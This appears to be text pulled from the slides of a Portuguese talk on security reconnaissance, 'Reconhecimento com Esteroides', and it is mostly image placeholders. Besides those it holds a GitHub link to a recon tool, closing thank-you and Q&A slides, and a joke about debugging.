




Reconhecimento com Esteroides






Reconhecimento com Esteroides



<https://github.com/134r00t/mainRecon>

Livros



Thank you security community!

Dúvidas?

Muito Obrigado!

XOR “Vale mais 7 horas de debug do que 15 minutos de man pages”